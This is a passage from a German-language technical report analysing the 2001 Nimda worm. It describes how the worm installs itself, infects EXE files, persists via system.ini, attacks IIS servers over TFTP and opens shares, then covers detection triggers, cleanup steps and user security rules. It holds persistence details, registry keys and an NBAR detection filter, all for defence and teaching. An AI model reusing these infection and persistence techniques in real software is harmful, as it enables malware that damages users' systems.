"hidden" und "system file" markiert. Auch werden zwei Bytes im Offset 22 modifiziert. Dann führt der Wurm die Datei “mmc.exe -qusery9bnow” aus. Wenn es das erste Mal war, dass der Wurm sich auf diesem Computer seit dem letzten Reboot ausgeführt hat, wird der Wurm ein Zufallszahl von 1 bis 100 generieren, und dann prüfen, ob diese Zahl größer als 80 ist. Wenn ja, werden alle Dateien aus dem TEMP-Verzeichnis, die "README.EXE" matchen, gelöscht. Damit terminiert die eigentliche Infektionsroutine. Jetzt wird die "MMC.EXE"-Kopie des Wurms ausgeführt und diesmal wird der Versuch, Mutex neu zu erzeugen, fehlschlagen. Deshalb wechselt der Wurm zu einer anderen Subroutine, und zwar prüft er, unter welchem Namen er gerade läuft. Insbesondere wird der Wurm prüfen, ob er unter den Namen "admin.dll" läuft, wird aber an dieser Stelle noch nichts diesbezüglich unternehmen.

Stattdessen belegt der Wurm eine Reihe von globalen Variablen, die anschließend im Laufe des Programms benutzt werden. Zu diesen Variablen gehören Windowsverzeichnis, Systemverzeichnis, sowie unter welchem Betriebssystem der Wurm läuft (ob unter (Windows NT oder nicht). An dieser Stelle kann bereits eine Teilportion von der Payload ausgeführt werden.

Der Wurm hat die Fähigkeit, die .EXE-Files zu infizieren. Er macht es, indem er den ursprünglichen File in dem speziellen Ressourcesegment innerhalb von sich selbst platziert und dann den Platz der infizierten Datei auf der Festplatte einnimmt.

Wenn die laufende Wurmvariante ein solches ehemaliges .EXE-File darstellt, wird sie zusätzlich zu den Wurmfunktionen auch Versuche unternehmen, das ursprüngliche Programm auszuführen. Dazu wird das ursprüngliche Programm vorläufig auf die Disk extrahiert, ausgeführt und dann wieder überschrieben.

Bevor der Wurm versucht, das ursprüngliche EXE-File nach der Ausführung wieder zu überschreiben, wird er zuerst prüfen, von welchem Art Laufwerk er sich gerade ausgeführt hat. Stellt der Wurm fest, dass es sich dabei um einen stationären Media (Festplatte) handelt, wird er die ursprüngliche Programm (die vorläufig auf den Disk extrahiert wurde) nicht durch sich selbst überschreiben. Stattdessen generiert er einen semi-zufälligen Dateinamen in der temporären Systemverzeichnis, die mit dem String „mep“ beginnt. Dann wird die Endung .EXE hinzugefügt, wodurch ein Dateiname der Form MEP*.TMP.EXE (genauer MEP[nr]nr letter[nr].TMP.EXE oder MEP[nr]nr letter[nr].TMP entsteht. Unter diesen Namen wird die ursprüngliche (infizierte) EXE-Datei gespeichert.

Der Wurm besitzt auch eine Möglichkeit, die Ausführung des Inhaltes der authentischen EXE-Datei, das er nun in seinem Code enthält, zu überspringen. Falls während der Ausführung des infizierten EXE-Files an beliebiger Stelle in der Kommandozeile der String “dontrunold” auftaucht, wird nur der eigentliche Wurmcode ausgeführt und der ursprüngliche Programmcode vollständig ausgelassen. Diese Ersatzmöglichkeit wird von dem Wurm eingesetzt, wenn er nicht vernünftig laufen kann, weil die Infektion mit dem Wurm interferiert.

Nachdem der Wurm das Programm ausgeführt hat, wird er das TEMP-File nicht sofort löschen. Unter den nicht Windows NT-basierten Plattformen erzeugt der Wurm einen Aufruf „move“, der die temporäre Datei zum Löschen nach dem nächsten Reboot des Systems markiert. Unter den Windows NT-basierten Plattformen erzeugt der Wurm ein File “wininit.ini“ in dem Windowsverzeichnis und fügt eine “[rename]“-

Sektion hinzu, in der an einer bestimmten Stelle mit der Zeile NUL=filename der temporäre Dateiname gelöscht wird, der vorher erzeugt wurde. Das File wininit.ini wird von dem Wurm jedes Mal überschrieben, wenn die Erzeugung eines temporären Files mit dem Löschen eines TEMP-Files von gleicher Sorte zusammenhängt.

Dieses Vorgehen des Wurms geht mit vielen Programminstallations- und Deinstallationsaktionen einher. Das „wininit.ini"-File kann nur eine beschränkte Menge von Befehlen enthalten, die ausgeführt werden, während Windows geladen wird. Die intendierte Bestimmung dieses Files ist es, Dateien, die normalerweise während der Windowsausführung „locked" sind, zu löschen, zu verschieben und umzubenennen.
Viele der Nimda zum Opfer gefallenen Benutzer berichteten über Hunderte von Dateien, die von dem Wurm in ihren temporären Systemverzeichnissen zurückgelassen wurden. Offensichtlich geschieht es, wenn es dem Wurm durch seine eigenen Programmfehler nicht gelingt, die temporären Systemdateien zu löschen. Es wurde auch über sekundäre Probleme wie z.B. Überlauf der Betriebssystempartition berichtet.

Der Wurm bekommt dann die IP-Adresse des Systems, auf dem er läuft, heraus und schreibt diese Adresse auf sein eigenes File unter Offset 208. Anschließend erzeugt der Wurm eine Datei, die an die weiteren Nimda-Opfer via Email gesendet werden soll. Diese Datei enthält einen Set von Email-Headers, eine als eine MIME „multipart-alternative" mit zwei Sektionen enkodierte Version des Wurms und einen Set der MIME-Footers (s. oben).
Dann hängt sich der Wurm an einen explorer.exe-Prozess an, um sich zu verstecken und sich nicht im Task Manager blicken zu lassen.
Die oben beschriebenen Schritte stellen lediglich eine Installations- und Initialisierungsphase des Wurmablaufs dar. In der nächsten Phase tritt der Wurm in seine zentrale Angriffsroutine ein und probiert verschiedene Angriffsrichtungen aus.

4.2.2.2 Zentrale Payload-Aktivitäten

Nachdem der Wurm die obigen Installationsschritte durchgeführt hat, fängt sein zentrales Payload-Teil damit an, dass er seinem eigenen Prozesspfad die höchste Priorität zuweist und damit die CPU monopolisiert. Dieser Prozess wählt die IP-Adresse aus, die angegriffen werden soll und erzeugt einen Mutex, dessen Name auf der ausgewählten IP-Adresse basiert. Dann schläft der Wurm 30 Sekunden lang und erzeugt anschließend zuerst einen einzigen Prozess und unmittelbar danach sehr viele zusätzliche Prozesse, deren Anzahl von dem aktuellen Namen der Wurmdatei abhängt. Wenn die Wurmvariante mit dem Namen "admin.dll" ausgeführt wird, werden 200 Threads erzeugt, ansonsten nur 60.
Der erzeugende Hauptprozess fährt fort mit der Installation der Kopien von sich selbst auf das Windowsverzeichnis unter den Namen "load.exe" und "riched20.dll", die als „hidden" und „system" markiert werden, und fügt die entsprechende Laderoutine zu dem system.ini-File hinzu, so dass sie mit jedem Neustart des Computers ausgeführt werden.
Nimda setzt sein Spreading fort und expandiert sich auf jedem zugänglichen lokalen und offenen Laufwerk. Er verschickt seine Kopien im MIME-Format an die Benutzer,

infiziert jedes .HTM, .HTML oder .ASP-File im System, installiert ein offenes Laufwerk auf C:\, aktiviert den „Guest“-Account und gibt ihm die Rechte des Administrators (s. Spreading für Einzelheiten). Als Nächstes schläft Nimda für weitere 3 Minuten und wiederholt dann den ganzen Prozess unter Auslassung der Threadserzeugung.

Nimda benutzt verschiedene Techniken, um die Effektivität seiner Verbreitung über Email zu steigern. Nachdem Nimda eine Liste der Internet-Adressen aus dem Cache des Internet Explorers und der MAPI-Mailbox (normalerweise eine Inbox für Outlook oder Outlook Express) angelegt hat (s. Spreading), wählt er eine dieser Adressen zufällig als Source-Adresse für die Emails aus, die von dem Wurm versendet werden. Wenn Nimda die Webseiten aus dem Cache sammelt, um Email-Adressen zu generieren, kommen dabei oft ungültige Adressen zustande.

Während alle diese Aktivitäten in dem Hauptprozess stattfinden, suchen die 60 bzw. 200 am Anfang generierte Nebenprozesse nach verwundbaren Webservern. Jeder dieser Prozesse stellt eine Schleife dar, innerhalb dessen zufällig IP-Adressen generiert werden und eine Reihe von IIS-Server-Angriffen unternommen werden. Es werden verschiedene Attacken auf bekannte Sicherheitslücken der Betriebssystemen ausprobiert (s. Windows-Sicherheitslücken). Nachdem der Wurm einen ungesicherten IIS-Server findet, zwingt er diesen das File “admin.dll” von dem attackierenden Computer via TFTP herunterzuladen. Das verwirklicht der Wurm dadurch, dass er die entsprechende URL mit dem eingebetteten TFTP-Befehl zusammen an das Opfersystem versendet.

4.2.2.3 http://vil.nai.com/vil/content/ - top**Systemleistungsverbrauch**

Der Wurm erzeugt bis zu 200 Threads, um Netzwerke nach IIS-Servern durchzuscannen. Das führt zur wesentlichen Überlastung der infizierten Computer sowie auch des gesamten Netzwerks. Die von dem scannenden Rechner generierten ARPs bzw. die DNS-Anfragen des Rechners, der Nimda-Emails versendet, können Probleme verursachen, die schließlich zu den Denial-Of-Service-Angriffen führen.
Relevante Codezeilen:

```
CreateThread
SetThreadPriority
GetCurrentThread
CreateRemoteThread
```

Unter WinNT/Win2000 hängt sich der Wurm als remote thread an den explorer.exe Prozess; unter Win95/Win98/WinME registriert er sich als ein Service Prozess. Ein Nimda-Spezialist war nach der Untersuchung des Binärcodes von Nimda mit dem Disassembler zu dem Schluss gekommen [2], dass Nimda nach bestimmtem CPU-Zeitverbrauch schlafen geht. Diese Vermutung würde auch eine plausible Erklärung für den plötzlichen Abfall der Wurmaktivität bereits einige Tage nach dem Infektionsausbruch am 18.09.2001 bieten. Die Zeilen aus dem Wurmcode, die belegen, dass der Wurm den Ressourcenverbrauch anzeigt, sind unten aufgeführt:

```
% User Time
% Privileged Time
```

```
% Processor Time
```

Weitere Analysen mit dem Disassembler haben gezeigt, dass Nimda in seiner Prapagation-Phase alle 10 Tage wiedereintritt, sich jedoch dann nur via Email verbreitet.

Wie in der Analyse [10] angegeben, war es möglich, das Ergebnis einer solchen Reaktivierung im Großen und Ganzen vorherzusagen.

→ Wenn die Prapagation wiedereinsetzt, wird nur die Verbreitungsmethode über Email mit der angehängten README.EXE-Datei ausgenutzt.

→ Nach Analysedaten von NAI [4], können die WinNT/2000 Hosts nicht via README.EXE infiziert werden. Damit wird der Kreis der potentiellen Opfer auf Win95/98/ME-Systeme beschränkt.

→ Wenn ein Win95/98/ME-Host mittels readme.exe infiziert wird (spezieller wenn die Infektion nicht über Admin.dll erfolgt), wird der Host die Netzdurchsuchung am Port 80 nicht anfangen, sondern lediglich in die Routine für Email-Prapagation eintreten. Außerdem wird der Wurm die EXE-Dateien im System nicht infizieren und kein JavaScript an die Win95/98/ME-basierten Seiten anfügen (the F-Secure analysis [3].)

→ Nimda wird jedoch wie immer jedes Laufwerk auf dem readme.exe-infizierten Win95/98/ME Rechner als einen full share ohne Passwort konfigurieren. Der Wurm wird auch alle freigegebenen Netzlaufwerke durchnumerieren und sich in alle Verzeichnisse schreiben, die .DOC oder .EML –Dateien enthalten.

Zusammenfassend konnte man Anhand der analytischen Betrachtungen drei Aktivitäten bei der Wurmreaktivierung in 10 Tagen nach dem Systembefall erwarten:

1. Verbreitung über Email
2. Verbreitung über offene Laufwerke
3. Errichtung von weiteren Hintertüren auf infizierten Systemen

Diese Vorhersagen stimmten weitgehend mit den am 28. September beobachteten Aktivitäten überein.

4.2.3 Systemveränderungen

Der Wurm macht unzählige Veränderungen in dem Filesystem des Opfers, unter anderem erzeugt er sehr viele Kopien von sich selbst unter verschiedenen Namen. In einigen Fällen werden so viele Wurmkopien erzeugt, dass der gesamte verfügbare Speicherplatz auf der Festplatte verbraucht wird.

Folgende Dateinamen werden von dem Wurm gebraucht:
readme.exe: Diesen Namen benutzt der Wurm bei seiner Verbreitung über Email.

readme.eml: Unter diesem Namen versteckt sich der Wurm bei seiner Verbreitung über Webserver**.**

admin.dll: Dieser Name wird während des TFTP-Transfers von dem Angreifer zu dem Opfersystem benutzt. Das File wird ins Root Directory aller Laufwerke kopiert. Eine gültige admin.dll existiert, weil es ein Teil des FrontPage Server Extensions package ist.

mmc.exe: Dieser Dateiname wird bei dem Wurm während seiner Installationsphase eingesetzt. Er findet sich unter %Windows\System%. Der Wurm überschreibt diese Datei; wenn sie denn existiert.

load.exe: Dieses Dateiname wird von dem Wurm benutzt, wenn er sich ins Verzeichnis %Windows\System% kopiert.

riched20.dll: Der Wurm infiziert oder ersetzt diese DLL-Datei. Weil verschiedene Officewerkzeuge diese Datei benutzen, darunter auch Microsoft Word und WordPad, können diese Programme von dem Wurm infiziert werden, wenn sie in demselben Verzeichnis starten.

Da der Wurm sich selbst modifiziert, sind die MD5-Checksummen nicht nützlich für die Wurmidentifikation. Obwohl die infizierten Dateien meistens 57,344 Bytes lang sind, können sie auch wesentlich länger sein, wenn der Wurm sich an die infizierten Programme anhängt. Die Wurmkopien können sich natürlich auch mit Anhang weiterverbreiten.

MEP*.TMP.EXE: Semi-zufälliger Dateiname in dem temporären Systemverzeichnis, der mit dem String „mep“ beginnt. Dann wird die Endung .EXE hinzugefügt, wodurch ein Dateiname der Form MEP*.TMP.EXE entsteht. Unter diesem Namen wird die ursprüngliche (infizierte) EXE-Datei gespeichert.

Das Verhalten des Wurms hängt im Wesentlichen von drei Aspekten ab: dem Betriebssystems des Opfers, dem Wurmnamen und die command-line-Optionen bei dem Programmaufruf.

Die Systemveränderungen, die von dem Wurm vorgenommen werden, sind nachfolgend aufgelistet:

1. Der Wurm erzeugt eine MIME-enkodierte Kopie von sich selbst in fast jedem Systemordner. Diese Kopien bekommen gewöhnlich die Namen README.EML oder DESKTOP.EML, jedoch kann in seltenen Fällen auch der Name mit .NWS -Extension vergeben werden [3, 4]. Bei der Verteilung der erzeugten EML- und .NWS Dateien auf Fernverzeichnisse, können diese Dateien die gleichen Namen tragen, wie die Dokumente oder Webseiten, die auf diesen Verzeichnissen residieren [4].

2. Der Wurm schreibt seine Kopie auf C:\, D:\, und E:\ als Admin.dll [4]. Die folgenden Strings sind in die Wurmcode eingebettet:

   ```
   c:\Admin.dll
   d:\Admin.dll
   e:\Admin.dll
   ```

3. Der Wurm kopiert sich auf das Windows SYSTEM Verzeichnis als LOAD.EXE, und fügt die folgende Zeile zur SYSTEM.INI hinzu [3,4]:

   Shell =explorer.exe load.exe -dontrunold

   Somit wird der Wurmcode bei jedem Start von Windows ausgeführt.

4. Die Wurmversion mit dem Namen Admin.dll wird Mutex, 'fsdhqherwqi2001' genannt, kopiert sich als MMC.EXE in das \WINDOWS Verzeichnis, und führt das MMC.EXE File mit dem '-qusery96now'-command line Option aus [3] (s. auch unter 4.2.1). Eigentlich ist MMC.EXE eine Microsoft Management Console Anwendung. Es wurde berichtet, dass der Wurm eventuell das MMC.EXE-Programm überschreiben kann [4].

5. Der Wurm geht das Dateisystem durch und infiziert Dateien auf allen Laufwerken, inklusive offene Laufwerke, CD-Roms, Disketten usw.
   Der Infektionsprozess erfolgt in zwei Schritte: Als erstes platziert der Wurm die ursprüngliche EXE-Datei innerhalb von sich selbst. Falls dann die infizierte Datei ausgeführt wird, übernimmt der Wurm die Kontrolle und extrahiert die ursprüngliche Datei in das temporäre File (dieses hat meist den gleichen Namen, wie die ursprüngliche Datei mit der angehängten .EXE-Endung) und führt diese temporäre Datei aus. Danach versucht der Wurm das extrahierte File zu löschen. Wenn das File nicht sofort gelöscht werden kann, wird das WININIT.INI-File angelegt mit dem einzigen Ziel, das extrahierte EXE-File bei dem Systemreboot zu entfernen. Ein Beispiel für den Inhalt eines solchen WININIT.INI-Files ist [4]:

   ```
   NUL=C:\WINDOWS\TEMP\MEP52b0.TMP.EXE
   ```

   Interessanterweise ist winzip32.exe die einzige EXE-Datei, die von dem Wurm nicht angegriffen wird. Auch falls der Computer nicht via ADMIN.DLL infiziert wurde, unternimmt der Wurm nach [3] keine Versuche, die EXE-Dateien anzufallen. Mit andern Worten werden Executables nur bei der Infektion über unsichere Webserver angegriffen.

   Die relevanten Zeilen aus dem Wurmcode sind:

   ```
   EndUpdateResourceA
   UpdateResourceA
   SizeofResource
   LockResource
   LoadResource
   FindResourceA
   BeginUpdateResourceA
   WnetEnumResourceA
   ```

   Außer nach EXE-Dateien, sucht der Wurm speziell nach den Dateien, die als Subkeys unter dem folgenden Registrykey aufgelistet sind [3]:

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths`

Nimda infiziert zusätzlich alle Dateien aus dem Benutzerordner „Eigene Dateien“. Der Wurm findet diese Ordner mittels Zugriff auf [3]:

`HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`

6. Wenn in dem Filesystem die Dateien vom Typ .DOC und .EML gefunden werden, kopiert sich der Wurm als RICHED20.DLL in das gleiche Verzeichnis. Da die Anwendungen, die rich text format benutzen, automatisch RICHED20.DLL laden (z.B. Microsoft Word und WordPad), kann sich der Wurm nun beim Start von diesen Anwendungen aktivieren – speziell wird er anstelle der authentischen RICHED20.DLL geladen. Normalerweise werden diese Errors durch die Reinstallation von Microsoft Office beseitigt, nachdem das System selbst von den Wurmspuren vollständig gereinigt wurde.

7. Wenn der Wurm von der README.EXE (oder von einer Datei, die mehr als 5 Zeichen in ihren Namen enthält und vom Typ .EXE ist) gestartet wird, kopiert er sich in die TEMP-Ordner unter einem zufälligen Namen des Typs MEP*.TMP und führt dieses File mit der ‘-dontrunold’ command line Option aus [3]. An dieser Stelle wird der Wurm als DLL gespeichert.

8. Der Wurm kann durch geschickte Manipulation der entsprechenden Schlüssel den Internet Explorer unfähig machen, die als „hidden“ markierten Dateien anzuzeigen. Dazu werden die Keys “Hidden”, “ShowSuperHidden” und “HideFileExt„ unter
`HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced`
manipuliert [3].

4.3 Incident Response

Anwender, deren Webserver von Nimda betroffen sind, wird empfohlen, alle veränderten Dateien zu ersetzen und eine umfassende Sicherheitsprüfung durchzuführen. Eine der Schwachstellen, mit deren Hilfe Nimda Server angreift, geht auf eine Attacke von CodeRed-II-Trojaner zurück. Nimda selbst versucht, weitere Sicherheitslücken zu öffnen, wie z. B. dem "Gast"-Benutzer administrative Rechte zu geben. Der "Gast" ist normalerweise ein Account mit sehr hohen Beschränkungen.

Microsoft hat ein Sicherheits-Patch zur Verfügung gestellt, dass Berichten zufolge IIS vor der traversalen Schwachstelle im Webserver-Ordner schützt.

Microsoft hat weiterhin ein Patch zur Verfügung gestellt, dass vor der Schwachstelle eines falschen MIME-Headers schützt. (Dieses Patch schließt zahlreiche Schwachstellen in der Software von Microsoft einschließlich der Schwachstelle, die von diesem Wurm ausgenutzt wird.)

4.3.1 Symptome im System

- Anwesenheit von Dateien C:\ADMIN.DLL, D:\ADMIN.DLL, und E:\ADMIN.DLL
- Anwesenheit von vielen .EML Dateien mit den gleichen Namen (typischerweise README.EML oder DESKTOP.EML)
- freigegebene Netzwerk Shares

4.3.2 Triggersuche im Netz

Network intrusion detection systems können so konfiguriert werden, dass sie eine große Anzahl von den Netzwerkaktivitäten, die der Wurm verursacht, identifizieren können. HTTP Pakete die ein String "readme.eml", oder TFTP Pakete, die “Admin.dll" enthalten sind gute Trigger. Ferner können Filter eingesetzt werden, um spezifische Hintertüren und directory traversal Angriffe auf IIS Server zu identifizieren.
Host-based intrusion detection systems können so konfiguriert werden, dass sie die Veränderungen zu den Executables im System bemerken und speziell auf die Anwesenheit der "readme.eml" Dateien im allen Dateiverzeichnissen im System achten.
Der schadenverursachende *JavaScript-Abschnitt*, der an die Webdateien von dem Wurm angehängt wird ist ein weiteres zuverlässiges Infektionsmerkmal auf Webservern.
Der Nessus Scanner zum Beispiel sucht speziell nach solchen JavaScript-Anhängsel auf den Webseiten, um die infizierten Webserver zu recherchieren.
Email filters können zum Suchen nach Emails mit "readme.exe"-Attachement und extrem langen (über 80 Zeichen) Subject-Einträgen konfiguriert werden.

4.3.3 Vorbeugende Maßnahmen

IIS Servers müssen auf jeden Fall mit den aktuellen Patches auf dem Laufenden gehalten werden. Es gibt einen speziellen Patch von Microsoft, der alle von Nimda

gebrauchten Microsoft-Schwachstellen auf einmal beseitigt – the Microsoft's cumulative IIS patch. Jedoch werden die CodeRed II– Hintertüren durch diesen Patch nicht behandelt. Es sollte deshalb zusätzlich noch der CodeRed II-Patch angewendet werden. Der Systemadministrator sollte das File root.exe prüfen, und sehen, ob die Laufwerke C: oder D: IIS auf virtuelle Ordner mit den Namen "c" und "d" gemappt wurden. Dies ist wichtig, da einige Analysen (z.B. Netcraft survey) zeigen, dass viele IIS Server, die einen Patch installiert haben, trotzdem eine root.exe-Hintertür haben.

Ferner kann Microsofts "IIS Lockdown Tool" zur Sicherung der IIS-Server gegen zukünftige Angriffe hilfreich sein.

Die Benutzer von Internet Explorer sollen nur die Version der Browser benutzen, die gegen "Automatic Execution of Embedded MIME Types" gesichert ist. Die Benutzer von IE 5.01 müssen auf jeden Fall ein Patch installieren. Es wird im Allgemeinen empfohlen, IE 5.5 oder IE 6.0.mit entsprechenden Sicherheitsvorkehrungen zu benutzen.

Die Deaktivierung von JavaScript wird die Ansteckung über infizierte Webseiten verhindern, da der Webbrowser die readme.eml-Datei nicht automatisch ausführen kann.
Es ist wichtig, dass das über Email erhaltene Readme.exe-Attachement nicht ausgeführt wird.

Firewalls können konfiguriert werden um TFTP Traffic zu blockieren. Damit wird der Wurm IIS oder PWS Webserver nicht zwingen können, den Wurmcode auszuführen.

NBAR kann bei Cisco-Geräten benutzt werden, um devices Nimda-Traffic zu unterbrechen. Diese Methode ist insbesondere nützlich, um Herunterladen von readme.eml durch den Webbrowser zu verhindern. Dazu können die NBAR-Filter benutzt werden, wie zum Beispiel, solcher [2]:

```
match protocol http url “*readme.eml*”
```

4.3.4 System Clean-Up

Jedes mit Nimda infizierte System wird sehr schwer zu säubern sein, in erster Linie wegen zahlreichen Wurmkopien, die über die ganzen Systemverzeichnisse verteilt sind, aber auch wegen der trojans numerous binaries. Die empfohlenen Responsemaßnahmen schließen ein:

- → Installierung von allen nötigen Patches
- → Unterbrechung der Netzwerkverbindung
- → Verlassen aller laufenden Programme und Anwendungen
- → Stoppen der IIS-Server
- → Festplattenformatierung oder Anwendung eines Removal Tool
- → Ersetzen von RICHED20.DLL und MMC.EXE –Dateien, falls sie durch den Wurm überschrieben und durch den Scanner gelöscht wurden.

Darauf folgt nun die Neuinstallation der Systemsoftware, und schließlich Wiederanschluss ans Netz. Außer Systemneuinstallation und Scannen sind zurzeit keine anderen zuverlässigen Responsemaßnahmen bekannt. Wenn einer der obigen Schritte übersprungen oder nicht erfolgreich durchgeführt wird, droht die Wiederansteckung.

Es ist so gut wie unmöglich, Nimda manuell zu entfernen. Inzwischen sind viele Removal Tools für Nimda verfügbar, jedoch brauchen sie alle viele Stunden, um das System von dem Wurm zu befreien, weil absolut jedes File geprüft werden muss und gegebenenfalls durch ein Neues, nicht infiziertes, ersetzt werden muss. Einige der Tools sind unten aufgelistet:

NAI Standalone Nimda Removal Tool

Symantec Nimda Removal Tool

F-Secure Nimda Removal Tool

Retina Nimda Scanner by eEye Digital Security

AVERT NimdaScan

Manche Removal Tools können nur den Wurm selbst beseitigen, aber sie werden nicht die von Nimda erzeugte *network shares oder guest accounts entfernen.*

Ob man sich für einen Nimda Removal Tool oder für den komplette Wiederaufbau des Systems entscheidet, es ist essentiell wichtig alle Passwörter im System zu ändern. Weil Nimda die Sicherheit des befallenen Systems aufgehoben hat, kann die Möglichkeit nicht ausgeschlossen werden, dass ein unautorisierter Benutzer auf das System zugegriffen hat. Dadurch könnten zahlreiche unautorisierte Operationen auf dem Rechner durchgeführt werden, die nachfolgende Liste ist nicht komplett:

- Passwörterdateien stehlen oder verändern
- Hintertüren installieren
- Installation von keystroke logger,um persönliche Informationen aufzusammeln
- Diebstahl der Kreditkartennummern, E-Banking Info, persönliche Daten usw.
- Löschen oder modifizieren von Dateien

Insbesondere sollen die sicherheitssensitiven Daten, wie PINs und Passwörter aufs Neue verschlüsselt werden.

http://vil.nai.com/vil/content/ - topIm Folgenden ist eine Liste der notwendigen Response-Schritte dargestellt:

1. Als erstes repariert man die von Nimda modifizierten registry keys. Nimda erzeugt oder modifiziert folgende registry keys:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\H ideFileExt
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\H idden
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\S howSuperHidden
```

Der Wurm erzeugt folgenden key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces
```

Alle subkeys der folgenden keys werden gelöscht, um die Share-Sicherheit aufzuheben:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security
```

2. Die von dem Wurm vorgenommene Modifikation der Datei “system.ini”, durch die der Wurm bei jedem Systemstart neu geladen wird, muss rückgängig gemacht werden:

```
[boot]
shell= explorer.exe load.exe –dontrunold
```

3. Die von dem Wurm hinterlassenen versteckten Dateien müssen gelöscht werden. Die ursprünglichen Dateien werden von Nimda überschrieben sein, falls sie bereits vor dem Angriff existierten. Die folgenden Dateien sind meist betroffen und müssen wiederhergestellt werden:

```
MMC.EXE  LOAD.EXE RICHED20.DLL ADMIN.DLL  WININIT.INI
```

Alle Dateien aus den folgenden TEMP-Verzeichnissen sind zu löschen:

```
\Temp\
\Windows\Temp\
\Documents and Settings\%Username%\Local Settings\Temp
```

Dann muss ein Reboot erfolgen.

4. Infizierte Message-Dateien löschen (*.eml oder *.nws).

5. Der JavaScript Code, der an das Ende von allen .HTML, .HTM, und .ASP Dateien angehängt wurde, muss entfernt werden.

6. Man muss den „Gast“-User-Account deaktivieren und seine administrativen Rechte entfernen.

7. Die Rechte für alle Shares auf allen lokalen Laufwerken (besonders für C:) müssen überprüft werden, unnötige Shares sind zu löschen.

8. Alle notwendigen Patches sind zu installieren.

5. Zusammenfassung und Ausblick

Im Idealfall müssten alle Unternehmen bzw. Anwender, die ihre relevanten Daten schützen wollen, eine gründliche Analyse von Risikofaktoren durchführen und daraus eine persönliche Sicherheitsstrategie entwickeln, die auch regelmäßige Neuüberprüfung des Sicherungsbedarfs einschließt. Die Sicherheitsarbeit sollte ihren Ausgangspunkt in einer gründlichen Analyse der gegenwärtigen Situation nehmen.

Die Analyse umfasst eine Prüfung der IT-Ressourcen als auch die Abhängigkeit von diesen, sowie die Umstände, die mit einer gewissen Wahrscheinlichkeit diese Ressourcen bedrohen können. Das Bild der gegenwärtigen Situation muss die Grundlage für die Formulierung der Sicherheitspolitik bilden. Dabei spielen folgende Punkte eine Rolle:

- Gewichtung von Ressourcen
- Design und Implementierung der Sicherheitspolitik
- Bewertung und Feinabstimmung

Aus den möglichen Gefahren und einer Risikoabschätzung entsteht die Sicherheitspolitik. Sie soll Ziele setzen, Prinzipien festlegen, Anforderungen stellen und Verantwortlichkeiten verteilen und möglichst ihre Aktualität für eine Reihe von Jahren bewahren

Richtlinien für End-Benutzer

Allgemein:

- Niemals die eigene UserID und Passwort einem anderen Benutzer mitteilen.
- Niemals unbekannte Software einfach ausprobieren.
- Sicheres Handhaben von Passwörtern, d. h. nicht aufschreiben, nicht speichern in Dateien, nicht versenden per E-Mail.
- Büros abschließen (Diebstahl, Zugang zum Rechner).
- Keine Security-Test Programme gegen irgendwelche Systeme ausführen.
- Zugriffsrechte auf sensible Dateien kontrollieren.
- Periodisch die eigene E-Mail checken (und löschen).

Einstellungen am Rechner:

Bereits durch das Aktivieren verfügbarer Sicherheitsfunktionen wird das Eindringen von Computer-Viren erheblich erschwert.

- Im Microsoft Explorer sollte die Anzeige aller Dateitypen aktiviert sein.
- Alle vorhandenen Sicherheitsfunktionen des Rechners aktivieren (Passwort-Schutz, Bildschirmschoner mit Passwort, etc.), damit während der Abwesenheit des berechtigten Benutzers Unbefugte keine Möglichkeit haben, durch unbedachte oder gewollte Handlungen den Rechner zu gefährden.

- Makro-Virenschutz von Anwendungsprogrammen (WinWord, etc.) aktivieren und Warnmeldungen beachten.
- Aktuelles Viren-Schutzprogramm mit aktuellen Signatur-Dateien einsetzen, das im Hintergrund läuft (resident) und bei bekannten Computer-Viren Alarm schlägt.
- Sicherheitseinstellungen von Internet-Browsern auf höchste Stufe einstellen.
- Keine Applikationsverknüpfung für Anwendungen mit potentiell aktivem Code (MS-Office) im Browser nutzen oder Anwendungen über Internet aktivieren.

Verhalten bei E-Mail

Eingehende E-Mail

Die eingehende E-Mail ist das größte Einfallstor für Computer-Viren. Bei sicherheitsbewusstem Verhalten lassen sich hierbei schon die meisten Computer-Viren herausfiltern.

- Offensichtlich nicht sinnvolle E-Mails von unbekannten Absendern sofort ungeöffnet löschen.
- Bei E-Mails auch von vermeintlich bekannten bzw. vertrauenswürdigen Absendern prüfen, ob der Text der Nachricht auch zum Absender passt und ob die Anlage (Attachment) auch erwartet wurde.
- Kein "Doppelklick" bei ausführbaren Programmen oder Script-Sprachen, Vorsicht auch bei Office-Dateien sowie Bildschirmschonern.
- Vorsicht bei mehreren E-Mails mit gleichlautendem Betreff.
- Nur vertrauenswürdige E-Mail-Attachments öffnen (z. B. nach tel. Absprache). Es ist zu beachten, dass die Art des Datei-Anhangs (Attachment) bei Sabotageangriffen oft getarnt ist und über ein Icon nicht sicher erkannt werden kann .
- Auch eine E-Mail im HTML-Format kann aktive Inhalte mit Schadensfunktion enthalten.

Ausgehende E-Mail

Durch Beachtung der folgenden Maßnahmen kann die Gefahr reduziert werden, dass ein Endanwender unabsichtlich Computer-Viren verteilt.

- WinWord-Dokumente im RTF-Format versenden.
- E-Mails nicht im HTML-Format versenden, auch wenn es vom eingesetzten Mail-Programm her möglich wäre; ebenso sind aktive Inhalte in E-Mails zu vermeiden.
- Keine unnötigen E-Mails mit Scherz-Programmen und ähnlichem versenden, da diese evtl. einen Computer-Virus enthalten können.
- Gelegentlich prüfen, ob E-Mails im Ausgangs-Postkorb stehen, die nicht vom Benutzer selbst verfasst wurden.
- Keinen Aufforderungen zur Weiterleitung von Warnungen, Mails oder Anhängen an Freunde, Bekannten oder Kollegen folgen, sondern direkt nur an den IT-Sicherheitsbeauftragten senden. Es handelt sich nämlich meist um irritierende und belästigende Mails mit Falschmeldungen (Hoax oder "elektronische Ente", Kettenbrief).

Verhalten bei Downloads aus dem Internet

Daten und Programme, die aus dem Internet abgerufen werden, stellen einen Hauptverbreitungsweg für Computer-Viren und Trojanische Pferde dar. Es muss darauf hingewiesen werden, dass auch Office-Dokumente Makro-Viren enthalten können.

- Mit einem aktuellen Viren-Schutzprogramm sollten vor der Installation die Dateien immer überprüft werden.
